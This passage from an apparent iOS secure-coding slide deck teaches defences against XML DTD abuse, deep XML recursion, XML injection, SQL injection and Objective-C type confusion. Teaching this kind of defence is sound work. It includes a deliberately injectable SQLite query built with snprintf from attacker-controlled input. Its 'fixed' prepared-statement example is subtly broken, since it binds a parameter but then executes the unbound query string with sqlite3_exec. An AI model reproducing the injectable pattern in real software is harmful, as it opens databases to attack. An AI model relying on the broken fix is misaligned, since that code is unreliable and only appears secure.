 - `foundInternalEntityDeclarationWithName`
 - `foundExternalEntityDeclarationWithName`
 - `foundNotationDeclarationWithName`
 - `foundUnparsedEntityDeclarationWithName`

NSXMLParser

```
- (void) parser:(NSXMLParser*)parser foundExternalEntityDeclarationWithName:(NSString*)entityName
{
    [self abort:@"DTD"];
}
- (void) parser:(NSXMLParser*)parser foundAttributeDeclarationWithName:(NSString*)attributeName ...
{
    [self abort:@"DTD"];
}
- (void) parser:(NSXMLParser*)parser foundElementDeclarationWithName:(NSString*)elementName model:(NSString*)model
{
    [self abort:@"DTD"];
}
- (void) parser:(NSXMLParser*)parser foundInternalEntityDeclarationWithName:(NSString*)name value:(NSString*)value
{
    [self abort:@"DTD"];
}
- (void) parser:(NSXMLParser*)parser foundUnparsedEntityDeclarationWithName:(NSString*)name ...
{
    [self abort:@"DTD"];
}
- (void) parser:(NSXMLParser*)parser foundNotationDeclarationWithName:(NSString*)name publicID:(NSString*)publicID ...
{
    [self abort:@"DTD"];
}
```

NSXMLParser

- This works, but it's hairy and error prone
- it would be nice if NSXMLParser had a `parseDTD` attribute

NSXMLParser

- XML is often parsed recursively
- Be careful if parsing untrusted XML
- could have 10000's embedded tags
- would cause recursive stack overflow
- have recursion limits in place

NSXMLParser

- Xml injection
- This happens most of the time when using some kind of webservice
- building up XML to send to server
- attacker gets to inject some piece of data in there (in raw XML)
- without proper escaping
- make sure to XML escape data !

Sql injection

- the iOS SDK comes with api's to use a sqlite database
- need to be careful for SQL injection

What is SQL injection ?

- dynamic SQL string
- attacker controlled content is part of it
- attacker can just make his content look like (partial) SQL
- will be seen as SQL
- Consider the following example

Sql injection

```
sqlite3 *db;
char sqlbuf[256], *err;
int rc = sqlite3_open("sample.db", &db);
snprintf(sqlbuf, sizeof(sqlbuf),
         "SELECT * FROM table WHERE user = %s",
         attackerControlled);
sqlite3_exec(db, sqlbuf, NULL, NULL, &err);
```

Sql injection

- would allow an attacker to inject data in db, query data in db, drop tables,
- easily fixed
- by using prepared statements (also called parameterized SQL)
- sqlite has api's for prepared statements

Sql injection

```
sqlite3 *db;
char sqlbuf[256], *err;
int rc = sqlite3_open("sample.db", &db);
sqlite3_stmt *statement = NULL;
snprintf(sqlbuf, sizeof(sqlbuf),
"SELECT * FROM table WHERE user = ?");
sqlite3_prepare_v2(db, sqlbuf, -1, &statement, NULL);
sqlite3_bind_text(statement, 1, attackerControlled, -1,
SQLITE_STATIC);
sqlite3_exec(db, sqlbuf, NULL, NULL, &err);
```

Type confusion

- All classes in objective-c inherit from the NSObject class
- There is a catchall type for any class: id
- type confusion can occur when a method returns a type of id
- which class is it really ?

Type confusion

- this is where objective-c differs from other OOP languages (e.g. java, c++, ...)
- you can call a method on an object without knowing what type it is
- as long as the method exists
- This is called 'message passing'

Type confusion

- Suppose you have a class named BlahBlah
- with a method `objectForKey` that calls some arbitrary function pointer
- due to some function returning `id`, you assume it's a dictionary and call `objectForKey` on it
- it will call `objectForKey`, just not the `objectForKey` you had in mind

Type confusion

```
@interface NSString (NSString_SBJSON)
- (id)JSONValue;
@end

...

- (void) parseJSON: (NSString) jsonString
{
    NSMutableDictionary *parsed = [jsonString JSONValue];
    NSString *str =
        [parsed objectForKey:@"GetViewContentsResponse"];
    ...
}
```

Type confusion

- this appears to be quite common
- e.g. when using SBJSON
- you should always check the type before usage
- `isKindOfClass`: allows testing for the type of class

Questions ?